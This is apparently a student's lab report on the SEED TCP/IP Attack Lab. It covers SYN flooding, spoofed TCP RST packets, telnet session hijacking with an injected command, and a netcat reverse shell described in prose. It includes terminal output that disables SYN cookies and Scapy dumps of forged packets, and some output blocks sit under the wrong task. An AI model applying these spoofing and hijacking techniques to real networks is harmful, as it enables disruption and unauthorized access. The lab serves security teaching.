


## Lab-1: TCP/IP Attack Lab

Different applications for communication involve the Transmission Control Protocol (TCP). TCP does not provide any packet encryption, which creates a vulnerability. Essentially anyone monitoring a network has access to a lot of valuable information contained inside TCP/IP packets. This makes it simple for attackers to sniff a network, spoof TCP packets, and then use the spoof packets to interrupt connections or, worse, hijack a connection and modify important data. Individuals must understand how these assaults are carried out and what measures may be taken to avoid them.

This lab covers SYN flooding attack, TCP RST Attacks on telnet Connections, TCP Session Highjacking, and Creating Reverse Shell Using TCP Session Highjacking.


I have used three instances attacker, User\_1, and Victim for this lab.



## TASK-1: SYN Flooding Attack.

I have switched off the countermeasures by adding a few lines of command using sysctl to generate this attack, as Ubuntu has it turned on all the time. I set cookies=0 to disable the countermeasures and allow the attack to proceed. We can see that the IP address 10.9.0.6 is remembered (cached) by the server after creating a TCP connection from 10.9.0.6 to 10.9.0.5, so they will use the reserved slots when connections originate from them and will not be harmed by the SYN flooding attack.

Before and after completing the TCP SYN flooding attack, I used telnet in the user. The user should be able to connect normally before the attack, but if it is successful, the user will be unable to connect while the attack is in progress.



```
seed@VM: ~  
[02/18/22]seed@VM:~$ dockps  
c9d0b872e2a4  user1-10.9.0.6  
19a21e306655  victim-10.9.0.5  
7b7495acc36e  seed-attacker  
4c58ae1994f9  user2-10.9.0.7  
[02/18/22]seed@VM:~$ docksh c9  
root@c9d0b872e2a4:/# telnet 10.9.0.5  
Trying 10.9.0.5...  
Connected to 10.9.0.5.  
Escape character is '^]'.  
Ubuntu 20.04.1 LTS  
19a21e306655 login: cConnection closed by foreign host.  
root@c9d0b872e2a4:/# telnet 10.9.0.5  
Trying 10.9.0.5...
```

## TASK-2: TCP RST Attacks on telnet Connections.

This attack works by spoofing a packet and sending it to one of two computers on a TCP connection. When two machines want to terminate a connection, they usually use the FIN protocol.

Host A sends a FIN packet to host B, which is returned with an ACK packet. The side of the connection that allows A to send data to B is now closed. B can then send a FIN packet to A, which is followed by an ACK packet from A. The link between A and B is now fully broken.

The connection can also be terminated if one of the computers sends a RST (reset) packet to the other. The connection between the two hosts is instantly terminated when a RST packet is sent. RST packets are typically used in an emergency. If A gets a SYN+ACK packet from B, but A never transmitted a SYN packet to B in the first place, this is an example of such a circumstance.

An established TCP connection between two victims can be terminated by a TCP RST Attack. To succeed in the attack, I created a TCP RST packet. I used a TCP RST attack to break a telnet connection that was already open. So the entire attack is automated, I manually substituted the values from the intercepted TCP packet and noted down the values of sport, dport, and sequential number. By manually keying the data, I was able to successfully stop the connection.

```
[02/18/22]seed@VM:~/Labsetup$ dcbuild
attacker uses an image, skipping
Victim uses an image, skipping
User1 uses an image, skipping
User2 uses an image, skipping
[02/18/22]seed@VM:~/Labsetup$ dcpu
victim-10.9.0.5 is up-to-date
user2-10.9.0.7 is up-to-date
user1-10.9.0.6 is up-to-date
seed-attacker is up-to-date
Attaching to victim-10.9.0.5, user2-10.9.0.7, user1-10.9.0.6, seed-attacker
user2-10.9.0.7 | * Starting internet superserver inetd [ OK ]
user2-10.9.0.7 | * Starting internet superserver inetd [ OK ]
user2-10.9.0.7 | * Starting internet superserver inetd [ OK ]
user1-10.9.0.6 | * Starting internet superserver inetd [ OK ]
user1-10.9.0.6 | * Starting internet superserver inetd [ OK ]
user1-10.9.0.6 | * Starting internet superserver inetd [ OK ]
victim-10.9.0.5 | * Starting internet superserver inetd [ OK ]
victim-10.9.0.5 | * Starting internet superserver inetd [ OK ]
victim-10.9.0.5 | * Starting internet superserver inetd [ OK ]
seed-attacker | root@VM:~# root@VM:~#

[02/18/22]seed@VM:~$ dockps
c9d0b872e2a4 user1-10.9.0.6
19a21e306655 victim-10.9.0.5
7b7495acc36e seed-attacker
4c58ae1994f9 user2-10.9.0.7
[02/18/22]seed@VM:~$ docksh 19
root@19a21e306655:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
root@19a21e306655:/# sysctl net.ipv4.tcp_synack_retries
net.ipv4.tcp_synack_retries = 5
root@19a21e306655:/# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
root@19a21e306655:/# sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
root@19a21e306655:/# ip tcp_metrics flush
root@19a21e306655:/# ip tcp_metrics flush
root@19a21e306655:/#
root@19a21e306655:/#

len      : ShortField      = None      (None)
id       : ShortField      = 1          (1)
flags    : FlagsField (3 bits) = <Flag 0 (>) (<Flag 0 (>))
frag     : BitField (13 bits) = 0          (0)
ttl      : ByteField       = 64          (64)
proto    : ByteEnumField   = 6          (0)
chksum   : XShortField     = None      (None)
src      : SourceIPField   = '10.9.0.6' (None)
dst      : DestIPField     = '10.9.0.5' (None)
options  : PacketListField = []         ([])
..
sport    : ShortEnumField  = 42580     (20)
dport    : ShortEnumField  = 23        (80)
seq      : IntField        = 3213421550 (0)
ack      : IntField        = 0          (0)
dataofs  : BitField (4 bits) = None      (None)
reserved : BitField (3 bits) = 0          (0)
flags    : FlagsField (9 bits) = <Flag 4 (R)> (<Flag 2 (S)>)
window  : ShortField      = 8192       (8192)
chksum   : XShortField     = None      (None)
urgptr   : ShortField      = 0          (0)
options  : TCPOptionsField = []         (b'')
[02/18/22]seed@VM:~/../volumes$

root@c9d0b872e2a4:/# telnet 10.9.0.5
Trying 10.9.0.5...
^C
root@c9d0b872e2a4:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
19a21e306655 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.


To restore this content, you can run the 'unminimize' command.
Last login: Fri Feb 18 19:21:44 UTC 2022 from 19a21e306655 on pts/3
seed@19a21e306655:~$
seed@19a21e306655:~$ Connection closed by foreign host.
root@c9d0b872e2a4:/#
```

### Task-3: TCP Session Hijacking

The attacker spoofs TCP data packets with the necessary information to deceive the server into believing they were sent from the client in this sort of attack. This lets the attacker to execute arbitrary instructions on the server using the client's rights (user). This is risky since the attacker can do things like delete files, read sensitive data, and so on.

This attack is usually carried out with the attacker on a different network than the victims, however this is significantly more complex and may need guessing the faked packet's session number. This assignment presupposes that the attacker, client, and server are all connected to the same network so that Wireshark can collect packets and extract the information needed.

TCP Session By inserting malicious information into an existing TCP connection between two victims, a hijacking attack is launched. Because attackers can insert dangerous commands into a telnet session, I made the telnet and server perform a command from me. To have it perform the attack, I modified the source and destination, as well as my IP address.



```
[02/18/22]seed@VM:~/Labsetup$ dcbuild
attacker uses an image, skipping
Victim uses an image, skipping
User1 uses an image, skipping
User2 uses an image, skipping
[02/18/22]seed@VM:~/Labsetup$ dcup
victim-10.9.0.5 is up-to-date
user2-10.9.0.7 is up-to-date
user1-10.9.0.6 is up-to-date
seed-attacker is up-to-date
Attaching to victim-10.9.0.5, user2-10.9.0.7, user1-10.9.0.6, seed-attacker
user2-10.9.0.7 * Starting internet superserver inetd [ OK ]
user2-10.9.0.7 * Starting internet superserver inetd [ OK ]
user2-10.9.0.7 * Starting internet superserver inetd [ OK ]
user1-10.9.0.6 * Starting internet superserver inetd [ OK ]
user1-10.9.0.6 * Starting internet superserver inetd [ OK ]
user1-10.9.0.6 * Starting internet superserver inetd [ OK ]
victim-10.9.0.5 * Starting internet superserver inetd [ OK ]
victim-10.9.0.5 * Starting internet superserver inetd [ OK ]
victim-10.9.0.5 * Starting internet superserver inetd [ OK ]
seed-attacker | root@VM:~# root@VM:~#

frag      : BitField (13 bits)      = 0      (0)
ttl       : ByteEnumField       = 64      (64)
proto     : ByteEnumField       = 6      (0)
chksum    : XShortField         = None    (None)
src       : SourceIPField       = '10.9.0.6' (None)
dst       : DestIPField         = '10.9.0.5' (None)
options   : PacketListField     = []      ([])
..
sport     : ShortEnumField      = 42604   (20)
dport     : ShortEnumField      = 23      (80)
seq       : IntField            = 192482055 (0)
ack       : IntField            = 2111678699 (0)
dataoffs  : BitField (4 bits)   = None    (None)
reserved  : BitField (3 bits)   = 0        (0)
flags     : FlagsField (9 bits) = <Flag 16 (A)> (<Flag 2 (S)>)
window    : ShortField          = 8192    (8192)
chksum    : XShortField         = None    (None)
urgptr    : ShortField          = 0        (0)
options   : TCPOptionsField     = []      (b'')
..
load      : StrField            = b'\ntouch /tmp/success\n' (b'')
[02/18/22]seed@VM:~/Labsetup$
```

#### **Task-4: Creating Reverse Shell Using TCP Session Hijacking.**

It requests that we carry out a TCP session hijacking assault on a Telnet connection, but instead of issuing a single command, it instructs us to create a reverse shell. When an attacker gains access to a system, they usually want to be able to run more than one command. They can utilize a reverse shell as a backdoor to send several instructions to the system and get the output on their own machine. To do this process, I first use Telnet to connect to the Server system from the User machine.

The attackers' goal is to utilize the attack to create a back door, which they can then use to conveniently carry out further damage. Running a reverse shell from the victim computer to allow the attack shell access to the victim machine is how back doors are set up. In this session, I couldn't perform the command directly on the victim's workstation, so I built a reverse shell process on a distant machine that connected to the attacker's machine. I used net cat, which is a program that listens on port 9090. To gain a reverse shell on the target server, I inserted malicious commands into the hijacked session.

